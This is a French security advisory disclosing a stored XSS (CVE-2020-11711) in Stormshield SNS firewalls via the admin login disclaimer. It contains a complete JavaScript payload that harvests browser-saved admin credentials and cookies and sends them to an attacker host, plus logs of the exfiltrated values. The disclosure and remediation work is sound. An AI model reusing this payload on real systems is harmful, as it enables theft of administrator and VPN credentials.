DIGITEMIS
CYBERSECURITY & PRIVACY

STORMSHIELD – SNS – VERSIONS 3.8.0

XSS STOCKEE

Bulletin de sécurité
26/10/2020

Romain KOSZYK
(_ACKNAK_)

Description

I.1 PREREQUIS

Obtenir un accès administrateur sur le SNS.

I.2 VULNERABILITE

Il est possible de téléverser un fichier malveillant dans le formulaire de clause de non-responsabilité « *disclaimer* ».



Figure 1 - Téléversement d'un fichier malveillant pour le définir en tant que « disclaimer »

Le contenu de ce dernier sera réfléchi de manière permanente sur la mire d'authentification du panel d'administration. Le contenu ainsi injecté n'est pas encodé ni échappé.

De fait, il est possible d'injecter du contenu HTML afin d'exécuter du code JavaScript dans le navigateur des administrateurs qui accèdent à cette interface privilégiée.

I.3 SCENARIO D'ATTAQUE

Une telle XSS obtenue dans ce contexte peut servir à des fins de persistence. Il est possible d'étendre ses accès sur le VPN si le portail captif VPN SSL est activé.

En effet, ce dernier dispose d'un formulaire d'authentification non sécurisé puisqu'il ne comporte pas l'attribut « *autocomplete* » avec la valeur « *off* ». De fait, les utilisateurs et administrateurs se connectant sur le portail captif sont invités à enregistrer leurs identifiants dans le navigateur.

Les identifiants ainsi sauvegardés peuvent être récupérés via du code JavaScript. Le scénario d'attaque présenté ci-dessous permet de dérober les identifiants du portail captif d'un administrateur. Evidemment, il est supposé que l'administrateur a choisi d'enregistrer ses identifiants dans la navigateur lorsqu'il s'est connecté sur le portail captif VPN SSL.

Figure 2 - Formulaire d'authentification non sécurisé du portail captif VPN SSL

Une fois la charge malveillante injectée dans le « *disclaimer* », nous visualisons l'interface d'authentification du panel d'administration afin d'exécuter notre XSS stockée dans le navigateur :



Figure 3 - Charge malveillante injectée dans le navigateur de la victime via le « disclaimer »

La balise *<svg>* ainsi injectée va créer dans le document HTML une balise *<script>*. Cette dernière va charger un script distant sur un serveur d'attaque.

Le contenu du script distant est le suivant :

```
var f,t,p,host;

f = document.createElement('form');
t = document.createElement('input');
p = document.createElement('input');
host = window.location.hostname;

t.id = 'login_injected';
t.name = 'username';
t.type = 'text';
t.value = document.getElementById('username').value;

p.id = 'password_injected';
p.name = 'password';
p.type = 'password';
p.value = document.getElementById('password').value;

f.appendChild(t);
f.appendChild(p);
setTimeout(function() {
    var xhr = new XMLHttpRequest();
    xhr.open('GET', "https://attacker.stormshield/XSS?host="+host+"&login="+t.value+"&password="+p.value+"&
cookie="+document.cookie, true);
    xhr.setRequestHeader('Access-Control-Allow-Origin', '*');
    xhr.setRequestHeader('Vary', '*');
    xhr.send();
},1000);
```

Figure 4 - Script distant présent sur le serveur d'attaque

Ce script va permettre la création d'un formulaire invisible sur la page d'authentification Stormshield et récupérer les identifiants renseignés dans le formulaire d'authentification légitime.

Une fois les identifiants récupérés, nous exfiltrons ces derniers vers le serveur d'attaque. Nous allons récupérer les identifiants au sein de la requête OPTIONS générée par le navigateur de la victime pour vérifier les en-têtes CORS de notre serveur d'attaque.

```
XX.XX.XX.XX - - [03/Apr/2020:14:01:58 +0200] "GET /stormshield_xss.js HTTP/1.1" 200 852 "https://10.0.0.15/
admin/admin.html" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
XX.XX.XX.XX - - [03/Apr/2020:14:02:00 +0200] "OPTIONS /XSS?host=10.0.0.15&login=test.test&password=fa4U5pNq
&cookie=netasq-nws-auth-certificate=-1;%20netasq-nws-webadmin-read-only=-1;%20netasq-nws-force-no-auto-logi
n=0 HTTP/1.1" 405 166 "https://10.0.0.15/admin/admin.html" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/
20100101 Firefox/68.0"
```

Identifiants de domaine exfiltrés

Figure 5 - Exfiltration des identifiants de l'administrateur enregistrés dans le navigateur

L'attaquant peut alors se connecter sur le portail captif du VPN SSL avec les identifiants de l'administrateur.

Impacts & Risques

Un attaquant peut obtenir de la persistence sur le panel d'administration du SNS. Il peut également dérober des identifiants liés au portail captif du VPN SSL si ces derniers sont enregistrés dans le navigateur de l'administrateur.

Cette vulnérabilité a été identifiée sur la version 3.8.0 du SNS et affecte les versions 3.6 à 3.10, ainsi que les versions 4.0.0 à 4.0.4.

Solutions

Les données insérées dans le fichier « *disclaimer* » doivent être encodées et/ou échappées lors du rendu dans le document HTML.

L'ajout de l'attribut « *autocomplete* » avec la valeur « *off* » est recommandée dans le formulaire d'authentification du portail captif VPN SSL.

Timeline

2020-04-01: Découverte de la vulnérabilité (ce n'était pas un poisson d'avril)
2020-04-03: Envoi des details techniques à l'équipe de sécurité SNS de StormShield
2020-04-09 : L'équipe de sécurité de StormShield a confirmé la vulnérabilité
2020-04-12 : Mitre a affecté le numéro CVE-2020-11711
2020-09-17 : StormShield a publié un bulletin de sécurité avec les recommandations associées.

Références

CVE : *https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11711*
StormShield : *https://advisories.stormshield.eu/2020-011/*

Contact

romain.koszyk@digitemis.com